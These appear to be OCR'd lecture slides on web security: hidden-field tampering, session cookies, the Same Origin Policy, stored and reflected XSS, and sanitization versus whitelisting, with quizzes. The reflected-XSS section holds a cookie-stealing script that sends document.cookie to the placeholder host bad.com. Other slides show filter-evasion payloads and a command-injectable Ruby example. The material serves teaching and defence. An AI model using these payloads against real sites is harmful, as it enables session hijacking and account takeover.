
Maintaining State



- **Web application maintains *ephemeral* state**
  - Server processing often produces intermediate results
    - Not ACID, long-lived state
  - **Send** such **state to the client**
  - Client **returns the state** in subsequent **responses**

Two kinds of state: **hidden fields**, and **cookies**

Ex: Online ordering



Separate page

Ex: Online ordering

What's presented to the user

pay.php

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Ex: Online ordering

The corresponding backend processing

```
if(pay == yes && price != NULL)
{
  bill_creditcard(price);
  deliver_socks();
}
else
  display_transaction_cancelled_page();
```

Ex: Online ordering

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="0.01">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Client can change the value!

Solution: *Capabilities*

- **Server maintains *trusted* state** (while client maintains the rest)
  - Server stores intermediate state
  - Send a **capability** to access that state to the client
  - Client **references the capability** in subsequent responses
- **Capabilities should be large, random numbers**, so that they are hard to guess
  - To prevent illegal access to the state

Using capabilities

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Capability; the system will detect a change and abort

Using capabilities


The corresponding backend processing

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
  bill_creditcard(price);
  deliver_socks();
}
else
  display_transaction_cancelled_page();
```

But: we don’t want to pass hidden fields around all the time

- Tedious to add/maintain on all the different pages
- Have to start all over on a return visit (after closing browser window)

Statefulness with Cookies



- Server **maintains trusted state**
  - Server indexes/denotes state with a **cookie**
  - Sends cookie to the client, which stores it
  - Client returns it with subsequent queries to that same server

Cookies are key-value pairs

Set-Cookie:key=value; options; ….

Headers


```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Data

```
<html> …… </html>
```

Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store “us” under the key “edition”
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie with any future requests to `<domain>/<path>`

Requests with cookies

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

Subsequent visit

```
HTTP Headers
  http://zdnet.com/

  GET / HTTP/1.1
  Host: zdnet.com
  User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Language: en-us,en;q=0.5
  Accept-Encoding: gzip,deflate
  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
  Keep-Alive: 115
  Connection: keep-alive
  Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNW ...
```

Quiz 3

What is a web cookie?

A. A hidden field in a web form
B. A key/value pair sent with all web requests to the cookie's originating domain
C. A piece of state generated by the client to index state stored at the server
D. A yummy snack

Quiz 3

What is a web cookie?

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Cookies and web authentication

- An ***extremely common*** use of cookies is to track users who have already authenticated
- If the user already visited `http://website.com/login.html?user=alice&pass=secret` with the correct password, then the server associates a ***"session cookie"*** with the logged-in user's info
- Subsequent requests include the cookie in the request headers and/or as one of the fields: `http://website.com/doStuff.html?sid=81asf98as8eak`
- The idea is to be able to say "I am talking to the same browser that authenticated Alice earlier."

Cookie Theft

- **Session cookies** are, once again, **capabilities**
  - The holder of a session cookie gives access to a site with the privileges of the user that established that session
- Thus, **stealing a cookie** may allow an attacker to **impersonate a legitimate user**
  - Actions that will seem to be due to that user
  - Permitting theft or corruption of sensitive data

Web 2.0

Dynamic web pages

- Rather than static or dynamic HTML, web pages can be expressed as a program written in Javascript:

```
<html><body>
  Hello, <b>
  <script>
    var a = 1;
    var b = 2;
    document.write(“world: “, a+b, “</b>”);
  </script>
</body></html>
```

Javascript (no relation to Java)

- Powerful web page **programming language**
  - Enabling factor for so-called **Web 2.0**
- Scripts are embedded in web pages returned by the web server
- Scripts are **executed by the browser**. They can:
  - **Alter page contents** (DOM objects)
  - **Track events** (mouse clicks, motion, keystrokes)
  - **Issue web requests** & read replies
  - **Maintain persistent connections** (AJAX)
  - **Read and set cookies**

What could go wrong?

- Browsers need to **confine Javascript's power**
- A script on `attacker.com` should not be able to:
  - Alter the layout of a `bank.com` web page
  - Read keystrokes typed by the user while on a `bank.com` web page
  - Read cookies belonging to `bank.com`

Same Origin Policy


- Browsers provide isolation for javascript scripts via the **Same Origin Policy (SOP)**
- Browser associates **web page elements**…
  - Layout, cookies, events
- …with a given **origin**
  - The hostname (`bank.com`) that provided the elements in the first place

***SOP** =*

*only **scripts** received **from** a **web page's origin***
***have access** to the page's elements*

Cookies and SOP

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store "en" under the key "edition"
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- This should be available to any resource within a subdirectory of /
- Send the cookie with any future requests to `<domain>/<path>`

Cross-site scripting (XSS)

V3 US warns of Huawei WiFi m

www.v3.co.uk/v3-uk/news/2356560/us-warns-of-...

HUAWEI

The US Computer Emergency Response Team (CERT) has issued a warning alerting businesses of a flaw in Huawei's popular E355 wireless broadband modem that could be

"Huawei E355 wireless broadband modems include a web interface for administration and additional services. The web interface allows users to receive SMS messages using the connected cellular network," explained the advisory.

"The web interface is vulnerable to a stored cross-site scripting vulnerability. The vulnerability can be exploited if a victim views SMS messages that contain JavaScript using the web interface. A malicious attacker may be able to execute arbitrary script in the context of the victim's browser."

Huawei has prepared a fixing plan and started the development and test of fixed versions. Huawei will update the Security Notice if any progress is made," read the advisory.

FireEye director of technology strategy Jason Steer told *V3* hackers could use the flaw for a variety of purposes. "Is it bad? Yes, XSS is a high-severity software flaw, because of its prevalence and its ability be used by attackers to trick users into giving away sensitive information such as session cookies," he said.

"By allowing hostile JavaScript to be executed in a user's browser they can do a number of things. The most popular things are performing account takeovers to steal money, goods and website defacement. If you could get an admin account then you can start changing


XSS: Subverting the SOP

- Site `attacker.com` provides a malicious script
- Tricks the user's browser into believing that the script's origin is `bank.com`
  - **Runs with `bank.com`'s access privileges**
- One general approach:
  - Trick the server of interest (`bank.com`) to actually send the attacker's script to the user's browser!
  - The browser will view the script as coming from the same origin… because it does!

Two types of XSS

1. Stored (or "persistent") XSS attack
   - Attacker leaves their script on the **`bank.com`** server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the **`bank.com`** server

Stored XSS attack



Stored XSS Summary

- Target: User with *Javascript-enabled browser* who visits *user-influenced content* page on a vulnerable web service
- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)
- Attacker tools: ability to leave content on the web server (e.g., via an ordinary browser).
  - Optional tool: a server for receiving stolen user information
- Key trick: Server fails to ensure that content uploaded to page does not contain embedded scripts

Remember Samy?

- Samy embedded Javascript program in his MySpace page (via stored XSS)
  - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
  - made them friends with Samy;
  - displayed “but most of all, Samy is my hero” on their profile;
  - installed the program in their profile, so a new user who viewed profile got infected
- From 73 friends to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend

Two types of XSS

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
   - Attacker leaves their script on the `bank.com` server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the `bank.com` server

2. Reflected XSS attack
   - Attacker gets you to send the `bank.com` server a URL that includes some Javascript code
   - `bank.com` *echoes* the script back to you in its response
   - Your browser, none the wiser, executes the script in the response within the same origin as bank.com

Reflected XSS attack



Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     "http://bad.com/steal?c="
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com's origin

Reflected XSS Summary

- Target: User with *Javascript-enabled browser* who uses a vulnerable web service that includes parts of URLs it receives in the web page output it generates
- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts
- Attacker tools: get user to click on a specially-crafted URL. Optional tool: a server for receiving stolen user information
- Key trick: Server does not ensure that it's output does not contain foreign, embedded scripts

Quiz 4

How are XSS and SQL injection similar?

A. They are both attacks that run in the browser
B. They are both attacks that run on the server
C. They both involve stealing private information
D. They both happen when user input, intended as data, is treated as code

Quiz 4

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Quiz 5

Reflected XSS attacks are typically spread by

A. Buffer overflows
B. Cookie injection 🍪
C. Server-side vulnerabilities
D. Specially crafted URLs

Quiz 5

Reflected XSS attacks are typically spread by

A. Buffer overflows
B. Cookie injection 🍪
C. Server-side vulnerabilities
D. Specially crafted URLs

XSS Defense: Filter/Escape

- Typical defense is **sanitizing**: remove all executable portions of user-provided content that will appear in HTML pages
    - E.g., look for `<script>` ... `</script>` or `<javascript>` ... `</javascript>` from provided content and remove it
    - So, if I fill in the “name” field for Facebook as `<script>alert(0)</script>` then the script tags are removed
- Often done on blogs, e.g., WordPress

https://wordpress.org/plugins/html-purified/

Problem: Finding the Content

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:
  - `<div style="background-image: url(javascript:alert('JavaScript'))">...</div>`
  - `<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![CDATA[cript:alert('XSS');">]]>`
- Worse: browsers "helpful" by parsing broken HTML!
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter
  - Hard to get it all

Better defense: White list

- Instead of trying to sanitize, ensure that your application checks all
  - headers,
  - cookies,
  - query strings,
  - form fields, and
  - hidden fields (i.e., all parameters)
- … against a rigorous spec of what should be allowed.
- Example: Instead of supporting full document markup language, use a simple, restricted subset
  - E.g., markdown (see https://www.markdownguide.org/)

Summary

- The source of **many** attacks is carefully crafted data fed to the application from the environment
- Common solution idea: **input validation:** ***all data*** from the environment should be ***checked*** and/or ***sanitized*** before it is used
  - **Whitelisting** preferred to *blacklisting* - secure default
  - **Checking** preferred to *sanitization* (both *filtering* and *escaping*) - less to trust
- Another key idea: Minimize privilege

Quiz 6

The following Ruby method is vulnerable to the following attacks

```
def execCopy
    src = ARGV[1]
    dest = ARGV[2]
    system("cp " + ARGV[1] + " " + ARGV[2]);
    puts "File copied"
end
```

A. SQL injection
B. command injection
C. use after free
D. buffer overflow

Quiz 6

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